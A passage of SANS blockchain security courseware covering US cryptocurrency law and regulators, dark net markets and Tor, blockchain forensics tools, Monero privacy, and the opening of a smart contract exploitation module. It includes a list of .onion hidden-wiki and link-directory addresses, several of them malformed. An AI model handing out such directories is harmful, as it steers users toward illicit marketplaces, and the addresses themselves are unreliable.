In the United States of America, the Department of Justice is seeking those who misuse cryptocurrency and are working along with key government partners to enforce prosecution of criminals. Using Blockchain analytics, centralized marketplace entities, and advanced tools; they are becoming very adept at identifying and indicting users who are misusing Blockchain.



Blockchain is a relatively young technology, and only in recent years has it gained widespread recognition. However, it has been rapidly adopted, and many different organizations are applying it to a wide range of potential use cases.

As a result, regulators are working to adapt to the new technological landscape. New laws are being created that are designed to govern the legitimate use of blockchains (such as for security offerings) and to prosecute criminals that are misusing blockchain technology. The techniques described earlier for tracing transactions are in common usage in government agencies attempting to achieve the same level of visibility into blockchain transactions as they enjoy with traditional financial systems.

CRIMINAL CODE AUTHORITIES

The justice system has enacted a large number of federal charges that can be brought to bear for malicious conduct of Blockchain technology. A partial example of these codes are:

- Wire fraud, 18 U.S.C. § 1343
- Mail fraud, 18 U.S.C. § 1341
- Securities fraud, 15 U.S.C. §§ 78j and 78ff.
- Access device fraud, 18 U.S.C. § 1029
- Identity theft and fraud, 18 U.S.C. § 1028
- Fraud and intrusions in connection with computers, 18 U.S.C. § 1030
- Illegal sale and possession of firearms, 18 U.S.C. § 921 et seq.
- Possession and distribution of counterfeit items, 18 U.S.C. § 2320
- Child exploitation activities, 18 U.S.C. § 2251 et seq.
- Possession and distribution of controlled substances, 21 U.S.C. § 841 et seq.
- Money laundering, 18 U.S.C. § 1956 et seq.
- Transactions involving proceeds of illegal activity, 18 U.S.C. § 1957
- Operation of an unlicensed money transmitting business, 18 U.S.C. § 1960
- Failure to comply with Bank Secrecy Act requirements, 31 U.S.C. § 5331 et seq.

With blockchain, as with all new technologies, a great deal of the current legal landscape is based upon interpretations of existing laws. For example, many of the cases brought in the US against tech organizations on the grounds of privacy are not based on a US privacy law (because no such law exists). Instead, these cases prosecute these organizations for false advertising - i.e., claiming not to sell user data and then doing so - using laws that existed long before the Internet and social media.

The same is true for the blockchain. Blockchain is a technology that provides new methods for accomplishing goals, but many of its applications have been around for a long time. While blockchain-specific regulations may be in their infancy, governments are still able to regulate the use of blockchain to some extent using laws designed years earlier for different technologies but that apply equally well to the blockchain.

REGULATORY AUTHORITIES (I)



The Financial Crimes Enforcement Network

Responsibility for administering the Bank Secrecy Act and for implementing its regulations. Part of that responsibility includes maintaining a database of reports about financial transactions that are potentially indicative of money laundering through cryptocurrency.



Office of Foreign Assets Control (OFAC)

The Treasury Department's Office of Foreign Assets Control ("OFAC") administers and enforces economic and trade sanctions against targeted foreign countries and regimes; terrorist groups; international narcotics traffickers; those engaged in activities related to the proliferation of weapons of mass destruction; those engaged in malicious cyber activities; and other entities that present threats to the national security, foreign policy, or economy of the United States based on U.S. foreign policy and national security goals.

The Bank Secrecy Act is a law implemented in 1970 that was designed to protect against the use of financial institutions for money laundering. This includes the requirement for financial institutions to report suspicious cash transactions of amounts over \$10,000 to regulators. Since cryptocurrency and the blockchain can replace traditional financial systems, the Financial Crimes Enforcement Network (the regulatory authority for the Bank Secrecy Act) must monitor cryptocurrency for signs of money laundering as well.

As mentioned earlier, the blockchain's global reach and lack of easy traceability makes it an ideal vehicle for avoiding economic sanctions. The Office of Foreign Assets Control (OFAC) is responsible for enforcement of these sanctions and must monitor cryptocurrency transactions for signs that they may be used to undermine these limitations.

REGULATORY AUTHORITIES (2)



**Office of the Comptroller
of the Currency
(OCC)**

An independent branch of the U.S. Department of the Treasury that charters, regulates, and supervises national banks and federal savings associations. OCC issues rules and regulations for banks and can “impose corrective measures” on OCC-governed banks that do not comply with laws and regulations or that otherwise engage in unsafe or unsound practices in regard to cryptocurrencies.



**The Securities and
Exchange Commission
(SEC)**

U.S. Securities and Exchange Commission protects investors by maintaining fair, orderly, and efficient financial markets, as well as facilitate capital formation. Of particular relevance to the SEC’s mission in the virtual currency context is the rapid growth of the “initial coin offerings” (“ICOs”) market and its widespread promotion as a means for new investment opportunity. This has proved to be a large area of focus for malicious actors to swindle investors. SEC has already cracked down on many of these ICO’s.

The Office of the Comptroller of the Currency (OCC) is responsible for ensuring that financial institutions are not engaging in unsafe or unsound business practices that put the stability of the financial system at risk. They also enforce anti-money-laundering and anti-terrorism laws for organizations that fall under their jurisdiction. As blockchain organizations take on more of the responsibilities previously limited to banks and credit unions, the OCC must also oversee them.

The Securities and Exchange Commission (SEC) is a major player in the cryptocurrency space due to their power to regulate securities. In recent years, a great deal of work has been done to determine which blockchain-based tokens are considered securities and are thus subject to SEC regulation. The SEC has taken action against many ICO scammers due to its responsibility to protect investors.

REGULATORY AUTHORITIES (3)



The Commodity Futures
Trading Commission
(CFTC)

The CEA defines “commodity” as all goods, services, articles, rights, and interests in which contracts for future delivery are presently or in the future dealt in. The CFTC has concluded that certain virtual currencies are “commodities.” Under the Commodity Exchange Act (“CEA”), the CFTC also has oversight over derivatives contracts, including futures, options, and swaps; which many crypto speculators utilize.



The Internal Revenue
Service
(IRS)

The Internal Revenue Service (“IRS”) treats virtual currency as property for U.S. federal tax purposes, which means that the general tax principles that apply to property transactions also apply to virtual currency transactions. Income, including capital gains, from virtual currency transactions is taxable, and virtual currency transactions themselves must be reported on a taxpayer’s income tax return. On October 9, 2019, the IRS issued additional guidance and FAQs for taxpayers who engage in virtual currency transactions, in an effort to help them better understand their reporting obligations. The IRS is also partnering with large market exchanges, like Coinbase, to seize information on their users who actively trade crypto currencies.

Like the SEC regulates securities, the Commodity Futures Trading Commission (CFTC) regulates commodities. Some virtual currencies have been labeled as commodities by the CFTC, and the CFTC has jurisdiction over derivatives as well, including those based on the blockchain.

The Internal Revenue Service (IRS) runs the US tax system and has the ability to tax any profits or capital gains made by US citizens, regardless of the currency used. As cryptocurrencies have become more valuable and widely adopted, the IRS has issued a great deal of guidance explaining how digital currencies should be reported on US tax returns. Due to the complexity of accurately auditing a citizen’s digital assets, the IRS has put significant work and made investments toward improving its ability to trace Bitcoin and other cryptocurrency transactions, including those coins with built-in privacy protections (like Monero).

REGULATORY COMPLIANCE AND INVESTIGATION

TAX FORMS

In 2020, the reporting of any virtual currencies has become so important, it's made its way to the top of Form 1040.

Form 1040 Department of the Treasury—Internal Revenue Service (99) **2020** OMB No. 1545-0074 IRS Use Only—Do not write or staple in this space.

Filing Status		Single Married filing jointly Married filing separately (MFS) Head of household (HOH) Qualifying widow(er) (QW)		
Check only If joint return, spouse's first name and middle initial		If you checked the MFS box, enter the name of your spouse. If you checked the HOH or QW box, enter the child's name if the qualifying person is a child but not your dependent ►		
Your first name and middle initial		Last name		Your social security number
If joint return, spouse's first name and middle initial		Last name		Spouse's social security number
Home address (number and street). If you have a P.O. box, see instructions.			Apt. no.	Presidential Election Campaign
City, town, or post office. If you have a foreign address, also complete spaces below.		State	ZIP code	Check here if you, or your spouse if filing jointly, want \$3 to go to this fund. Checking a box below will not change your tax or refund.
Foreign country name		Foreign province/state/county	Foreign postal code	You Spouse
At any time during 2020, did you receive, sell, send, exchange, or otherwise acquire any financial interest in any virtual currency? <input type="checkbox"/> Yes <input checked="" type="checkbox"/> No				
Standard Deduction <input type="checkbox"/> Someone can claim: <input type="checkbox"/> You as a dependent <input type="checkbox"/> Your spouse as a dependent <input type="checkbox"/> Spouse itemizes on a separate return or you were a dual-status alien				

SANS

SEC554 | Blockchain and Smart Contract Security

102

A few years ago, a great deal of confusion existed as to whether or not the IRS would tax cryptocurrencies. This was due, in part, to the fact that it would be difficult for the IRS to perform an effective audit, which is the primary deterrent for inaccurate reporting of taxes.

The IRS has made it clear that cryptocurrencies are definitely subject to taxation. In fact, the 1040 tax form (the most widely used form in the US) now mentions cryptocurrencies near the top of the form as shown above.

DARK NET MARKETS AND TOR (I)

Many of the cryptocurrency-related crimes described previously are made possible through the operation of online black markets on the dark net. These markets allow criminals around the world to connect in unregulated virtual bazaars with a great deal of anonymity.

These illicit marketplaces offer the opportunity not only to buy and to sell illegal goods and tools for committing crimes, but also to launder money, services to hide illegal gains with shadow brokers, and purchase services; including hacking, fraud, and even hire a hit-man.

The most well-known DNM's are Silk Road, AlphaBay, Dread Market, Alpha Bay, and Empire Market. Many of these have been shut down due to enforcement by government regulators.



Dark Net Markets are cybercriminals' versions of eBay, Amazon, Craigslist, and similar sites. While it is definitely possible to sell illegal goods and services on these sites (using codenames, etc.), Dark Net Markets enable illegal goods and services, such as malware, stolen credit cards, etc., to be sold "openly".

Many Dark Web Marketplaces have user interfaces similar to (and potentially superior to) sites like Amazon. Often, purchases on these marketplaces are made using cryptocurrencies like Bitcoin (due to popularity) or Monero (due to privacy) because they are less traceable and more anonymous than the traditional financial system.

DARK NET MARKETS AND TOR (2)

The dark net is accessed through TOR (The Onion Router), which is a free communication protocol that allows a user to remain anonymous by enabling multiple and unpredictable “layers” and “hops” throughout the world. After connecting through the TOR proxy, one can access websites in a manner similar to <http://www> by providing an “.onion” link. These, change and rotate over time, so check the mirrors.



TO BROWSE .ONION DEEP WEB LINKS, INSTALL TOR BROWSER FROM
<HTTP://TORPROJECT.ORG/>

HIDDEN SERVICE LISTS AND SEARCH ENGINES
<http://3g2upl4pqiaqj7ew2x2.onion/> – DuckDuckGo Search Engine
<http://xbmh57zrnmw6im.onion/> – TORCH – Tor Search Engine
http://zqkltw4fvcv6i.onion/wiki/index.php/Main_Page – Unensored Hidden Wiki
<http://32d1ckwsurfd4d.v.onion/> – Onion URL Repository
<http://f266al32vpoubyrg.onion/bookmarks.php> – Dark Nexus
<http://f5plvrs.gdywy2sgp2.onion/> – Seeks Search
<http://f2vksp.cogjlhnd5t2.onion/> – Gateway to Freenet
<http://rlmymchrmmnl.onion/> – Is It Up?
<http://Apynyyym8qj7ew2x2.onionlinks.html> – ParaZite
<http://wiki.Skau1sho/wg5.onion> – Onion Wiki
<http://Kpxr2t1z2v5agw135.onion> – The Hidden Wiki
<http://ldns.cnkne.4q78tg.onion> – Tor Project: Anonymity Online
<http://torlinksgbabris.onion> – TorLinks
<http://f32yy5gpayyts3.onion> – Hidden Wiki: Onion Urls
<http://wiki.tjertaqg4z.onion> – Hidden Wiki – Tor Wiki
<http://xdakgrnwej7aytl.onion> – Anonet Webproxy
http://3fyb44wdhnd2gh1.onion/wiki/index.php?title>Main_Page – All You're Wiki – clone
of the clean hidden wiki that went down with freedom hosting
<http://3fyb44wdhnd2gh1.onion> – All You're Base
<http://f6m4v42u6rdpic3.onion> – TorProject Archive
<http://p3lgkncehahck8ib.onion> – TorProject Media

WARNING:

BROWSING TOR IS VERY DANGEROUS, AS JAVASCRIPT WEB ATTACKS, PHISHING/PHARMING, AND PHONY SITES ARE RAMPANT

USER DISCRETION IS ADVISED

- NEVER BROWSE WITH JAVASCRIPT ENABLED
- NEVER BROWSE WITHOUT A VPN
- NEVER BROWSE ON YOUR HOST MACHINE

Sites like Dark Net Markets are only accessible via the Tor network. This helps to protect their users against law enforcement that may monitor visitors to a site and attempt to link IP addresses to real-world identities. The Tor network works by wrapping traffic in multiple different layers of encryption (like an onion). When creating packets, a Tor client or server identifies a path through the network. For each hop in the route, encryption is applied that only that particular node can decrypt.

When the traffic moves through the Tor network, any given node along the route only knows the previous and next nodes. This is all that is needed to forward the traffic along and conceals the source and/or destination of the request. When the traffic reaches the server, it does not know which client initiated the request; however, a response can return to its destination by retracing the same path through the Tor network.

The security of the Tor network depends on the honesty of the nodes within the network. An attacker that controls enough of the nodes on the path that the traffic takes could deanonymize the traffic, determining both the source and destination.

OPERATION DISRUPTOR



Working closely with its international law enforcement partners, the Department of Justice's efforts to dismantle these virtual black markets continue in earnest, including the successful disruption of the notorious AlphaBay and the Silk Road.

In September 2020, the Department of Justice joined Europol to announce the results of Operation DisrupTor, a coordinated international effort to disrupt opioid trafficking on the dark web, and the U.S. government's largest operation to date targeting criminal activity on the darknet. The operation resulted in the arrest of nearly 180 dark web drug traffickers and criminals; the seizure of approximately 500 kilograms of illegal drugs worldwide; and the seizure of millions of dollars in cash and virtual currencies.

Dark Web Marketplaces and similar sites are the target of a constant cat-and-mouse game between criminals and law enforcement. Law enforcement efforts (like Operation DisrupTor) are designed to identify and takedown these sites, hopefully identifying the operator of the Marketplace and the parties performing transactions on it.


The main challenge with targeting Dark Web Marketplaces and similar sites is that they are relatively easy for new sites to be set up after a takedown. Word of mouth makes it possible for criminals to quickly move to the latest site if a different one becomes unavailable. However, continual efforts by law enforcement mean that some site operators and users are identified and apprehended (making them unable to continue operations), and the churn caused by law enforcement takedowns has some impact on the criminals using these sites and services.

HOW THEY FIND CRIMINALS

Bitcoin and Blockchain Privacy is mostly Anonymous, unless you are careless, or a database gets exposed.

There are multiple ways to perform taint analysis, and tie addresses or clusters of addresses to a user identity that we saw in the previous sections.

Database Leaks with PII



Dark Net Market Forums

Add a headline
payment in BTC

Write your review
hey everyone! please send me payment to my bitcoin Wallet at: 1qD6Dcy3qejfb6xnKb0jM8MA9oMsgE5J
If you like the illegal things I'm selling, contact me at: oblivious666@yahoo.com

Submit

Email address on PGP keys

Email	Name	Trust Level
jamspade@nowhere.com	Sam Spade	unknown

Certificate Details

Valid from: 9/4/2016
Expires: never
Type: OpenPGP
Fingerprint: AC13 B375 3A68 3F3F C132 1B45 3883 A553 A23F 9778

More details... Export... Certifications...

This page intentionally left blank.

OSINT AND BLOCKCHAIN FORENSICS

With all the creative methods used to mask identities, it is extremely difficult to decipher and make sense of the transaction details and activities on the Blockchain. However, sophisticated tools are being developed and used to great success by agencies, and reputable companies to identify, locate, and stop criminal activity on the Blockchain.


Elementus Lens

Lens is a SaaS solution that allows a user to submit a Public address, and perform taint analysis, correlations, and build a map of the transaction activity to make intelligent connections to known and unknown entities.



Chainalysis Reactor

An investigation software that connects cryptocurrency transactions to real-world entities, enabling users to combat criminal activity on the blockchain.



Authorities use sophisticated Platforms to query, analyze, and search for correlations on the blockchain. Using all the clustering methods, taint analysis, and feeding in metadata, one can use graph databases to locate adversaries on the blockchain.

Elementus is one platform made for the good guys and is helping governments around the world make sense of blockchain data.

Another popular platform is Chainalysis. Chainalysis conducts in-depth cryptocurrency analysis and investigations to deliver customized reporting and case response to clients across financial institutions, cryptocurrency businesses, government agencies, and other verticals. They offer several platforms, such as:

- Chainalysis KYT: (Know Your Transaction) to provide an easy-to-use interface, and a real-time API to reduce manual workflows while helping cryptocurrency businesses comply with local and global regulations by investigating transaction history.
- Chainalysis Reactor: An investigation software that connects cryptocurrency transactions to real-world entities, enabling users to combat criminal activity on the blockchain.
- Chainalysis Kryptos: A Risk profile platform to create profiles on cryptocurrency-based businesses.

<https://elementus.io/>

<https://www.chainalysis.com/>

WHY MONERO?

In Bitcoin, it is difficult to relate an address to an individual, but if we find out an identity tied to an Address...then the public blockchain can show all transactions and amounts.

But Monero is a Privacy Coin. It's untraceable, since you cannot determine where funds are sent from, or where they are sent to.

	BITCOIN	MONERO
ALGORITHM	SHA-256	CryptoNight (now RandomX)
PRIVACY	Public Ledger	Private Ledger
FUNGIBILITY	No	Yes
KEYS	Public/Private	Public/Private/Spend/View

Monero (XMR) is a cryptocurrency that was launched in 2014. The three main features of Monero are security, privacy and decentralization.

In April 2014, the user **thankful_for_today** published a post in Bitcointalk (Bitcoin forum). **thankful_for_today** wrote about the creation of a new cryptocurrency called BitMonero. BitMonero was based on Bytecoin as a hard fork improving their features. Later, the community changed the name to Monero.

The CryptoNight algorithm was the base of the privacy feature and Monero quickly raised. In addition, the Ring Signature algorithm improved the privacy and then, the confidential transaction by Ring Confidential Transaction.

Monero turned out to be a very versatile cryptocurrency. For instance, web page owners (and cybercriminals) monetized their web pages through Coinhive which is an embedded script in a website to use visitor resources to mine Monero. Another example is the use of Monero on Change.org to obtain funds to finance itself.

Furthermore, Monero operates like Bitcoin, i.e., mining blocks but using other technologies different from those used by Bitcoin. **CryptoNight Proof-of-Work (PoW)** wanted to conduct more fair mining without the need for powerful graphics cards or powerful CPUs. CryptoNight was built to rely on random access to data stored in RAM. Nowadays, Monero no longer uses CryptoNight, instead uses a new system of mining called **RandomX**. Briefly, RandomX PoW bet that all CPUs can mine using random code execution preventing specialized hardware from taking advantage of mining.

On the other hand, **Ring Signature** algorithm provides high privacy levels. Sender address is mixed with a bunch of other addresses. Thus, it's more and more difficult to tracking every new transaction.

Finally, **fungibility** means that each Monero coin can be exchanged for another with identical properties. In Monero, there are no traceability of transactions and the origin of each XMR is unknown, so 1 XMR is identical in functionality to another XMR.

References:

<https://bytecoin.org/>
<https://www.getmonero.org/resources/moneropedia>
<https://github.com/tevador/RandomX>

hide01.ir

MONERO

MONERO OVERVIEW

Proof of Work	Monero uses RandomX, an ASIC-resistant and CPU-friendly POW algorithm created by Monero community members, designed to make the use of mining-specific hardware unfeasible. Monero previously used CryptoNight and variations of this algorithm.
Blocks	A new block is created every ~2 minutes. There is no maximum block size, but instead a block reward penalty and a dynamic block size, to ensure a dynamic scalability.
Website	https://www.getmonero.org
Chain Explorer	https://xmrchain.net/ < - Very different as it requires View Keys to verify and see transactions.



Antercheck is OFF

Tx hash: bd413a507a6f3cc21098bd21f68e6edea720cc0e38212710679687fc2c2f2438
Tx prefix hash: 7941999373b8e0d5b8ac13b35c6d07b6d459ca0d0939574ecfc008e1d468
Tx public key: 455795a77d0f716ea883b2c5587bd279315d4580bf983152d240f20254e0b0e33
Timestamp: 1614657206 Age [y:d:h:m:s]: 00:00:00:00:01:22
Block: 2307930 Fee (per_kb): 0.000000000000 (0.000000000000) Tx size: 0.0938 kB
Tx version: 2 No of confirmations: 1 RingCT/type: yes/0
Extra: 01455795a77d0f716ea883b2c5587bd279315d4580bf983152d240f20254e0b0e33020804b74ef552fdfe00

1 output(s) for total of 1.145114402108 xmr

stealth address	amount	amount idx
00: 212cc1fc1e9aa8fe90f4ed9d77f50edf309390408637e73a5c555cb6507d6c	1.145114402108	27902024 of 0

Decode outputs | Prove sending

Prove to someone that you have sent them Monero in this transaction
Tx private key
Recipient's monero address/subaddress
Prove sending

SANS

SEC554 | Blockchain and Smart Contract Security

110

This page intentionally left blank.

MONERO

MONERO – KEY TERMS

Private Spend Key	<i>private</i> spend key used to spend any funds in the account
Private View Key	required to view all transactions related to the account
Public Key	used for receiving payments
Ring Signature (Privacy protection for the sender)	ring signatures ensure that transaction outputs are untraceable by allowing outputs that can be used multiple times by several signer participants
Stealth Address (Privacy protection for receiver)	one-time addresses to hide the address of the recipient using the Dual-Key Stealth Address Protocol (DKSAP)



My wallet

- Wallet Interface Log Info
- Close this wallet Logs out of this wallet.
- Create a view-only wallet Creates a new wallet that can only view and initiate transactions, but requires a spendable wallet to sign transactions before sending.
- Show seed & keys Store this information safely to recover your wallet in the future.
- Change wallet password Change the password of your wallet.
- Enter merchant mode Receive Monero for your business, easily.

SANS | SEC554 | Blockchain and Smart Contract Security 111

In Monero, there are many keys for each peer:

- **Private View Key** - One of two sets of private and public cryptographic keys that each account has, with the private view key required to view all transactions related to the account.
- Monero features an opaque blockchain (with an explicit allowance system called the view key), in sharp contrast with transparent blockchains used by any other cryptocurrency not based on CryptoNote. Thus, Monero is said to be "private, optionally transparent".
- **Private Spend Key** - *private* spend key used to spend any funds in the account. The mnemonic seed comprises 25 words with the last word being used as a checksum. Those words correspond to a 256-bit integer, which is the account's private spend key. The private view key is derived by hashing the private spend key with Keccak-256, producing a second 256-bit integer. The corresponding public keys are then derived from the private keys.
- **Public View Key** – The Address shared with a user that wishes to send Monero to your address.
- There are also individual **Transaction keys**. Every transaction involves two keys: a public spend key, and a public view key. The destination for an output in a transaction is actually a one-time public key computed from these two keys. When a wallet is scanning for incoming transactions, every transaction is scanned to see if it is for "you". This only requires your private view key and your public spend key, and this check is immutable and cannot be faked. You cannot receive transactions and identify them without a corresponding private view key. In order to spend the funds, you have to compute a one-time private spend key for that output.
- **Stealth Address** - It is generated by the sender on behalf of the recipient using two pieces of information. The first is a shared secret produced by the elliptic-curve Diffie–Hellman (ECDH) key agreement. The second is the public key of the recipient who actively scans the blockchain, detects if a transaction is intended for their address, and recovers the private key for this one-time public key to access the funds.

LAB 2.4: OSINT TO DISCOVER HIDDEN BITCOIN FUNDS

Objectives:

- Use a Block Explorer to track transactions.
- How Government can find people hiding money violating occasionally privacy by using privacy attacks and analysis.

Time: 30 minutes

SANS |

SEC554 | Blockchain and Smart Contract Security 112

This page intentionally left blank.

LAB 2.4: WALKTHROUGH



OSINT TO DISCOVER HIDDEN BITCOIN FUNDS

SANS |

SEC554 | Blockchain and Smart Contract Security

113

This page intentionally left blank.

554.3

Smart Contract Security - Vulnerabilities and Exploitation

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

Copyright © 2021 SANS Institute. All rights reserved to SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Smart Contract Security - Vulnerabilities & Exploitation

© 2021 SANS Institute | All Rights Reserved | Version G02_01

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

The Smart Contract Lifecycle

The Architecture and Concepts of Ethereum

Tools for the Ethereum Blockchain

Exercise: Create a Private Blockchain

Solidity

Solidity Programming

Components of a Solidity Smart Contract

Compiling a Contract

Exercise: Compile and Analyze EVM Code

Deploying a Contract

Interacting with a Smart Contract

Exercise: Deploy a Smart Contract

SANS |

SEC554 | Blockchain and Smart Contract Security

2

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

Smart Contract Vulnerabilities

Types of Vulnerabilities

Well-Known Security Failures

Security Tools for Ethereum Smart Contracts

Exercise: Vulnerability Scanning a Solidity Project

Attacking and Exploiting Smart Contracts

Exploiting Ethereum Smart Contracts

Case Study: The DAO Hack

Exercise: Identifying an Exploit

Case Study: The Parity Hack

Exercise: Exploiting a Smart Contract on the Blockchain

Conclusion

Security Best Practices

The Future of Smart Contracts and Security

SANS |

SEC554 | Blockchain and Smart Contract Security

3

This page intentionally left blank.

OBJECTIVES FOR DAY 3 – ATTACKING & EXPLOITING SMART CONTRACTS

Ethereum and Solidity

Ethereum is the most widely known and used Smart Contract platform. We will review the architecture components, and how Ethereum works under the hood. The most popular smart contract development language is “Solidity.” We will learn about Solidity, its security best practices, and deploy a smart contract to the Blockchain.

Smart Contract Vulnerabilities

Smart Contracts have their own class of security issues, such as Reentrancy Attacks, Arithmetic Attacks, and many others. After learning about Ethereum and Solidity, we will review these vulnerabilities and walk through some real-world case studies. Then we will use tools created to scan and identify smart contract security problems.

Attacking and Exploiting

There have been many hacks and attacks on Smart Contract deployments. We will go over case studies of well-known ones, how they occurred, and review the details that caused the issues. Then we will deploy a vulnerable contract and exploit it.

This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

The Smart Contract Lifecycle

The Architecture and Concepts of Ethereum

Tools for the Ethereum Blockchain

Exercise: Create a Private Blockchain

Solidity

Solidity Programming

Components of a Solidity Smart Contract

Compiling a Contract

Exercise: Compile and Analyze EVM Code

Deploying a Contract

Interacting with a Smart Contract

Exercise: Deploy a Smart Contract

SANS |


SEC554 | Blockchain and Smart Contract Security

5

This page intentionally left blank.

SMART CONTRACTS ON THE BLOCKCHAIN (I)

A Developer writes a new solidity smart contract and sends it to be compiled.



The life cycle of a Smart Contract starts with a developer who writes a new solidity smart contract and sends it to be compiled. Then, the smart contract(s) are compiled into EVM bytecode.

Once in EVM bytecode, a deployment transaction is issued, and sends the information to a local node. The deployment transaction, and the smart contract code, is propagated to peer nodes and outward until it is received by a mining node. The contract EVM bytecode is processed by the mining node and written to the next new block. The contract deployment transaction is finally written to the blockchain just like any other Ether or data transaction, and then replicated to all nodes in the Ethereum network, achieving consensus, and can be called, or viewed.

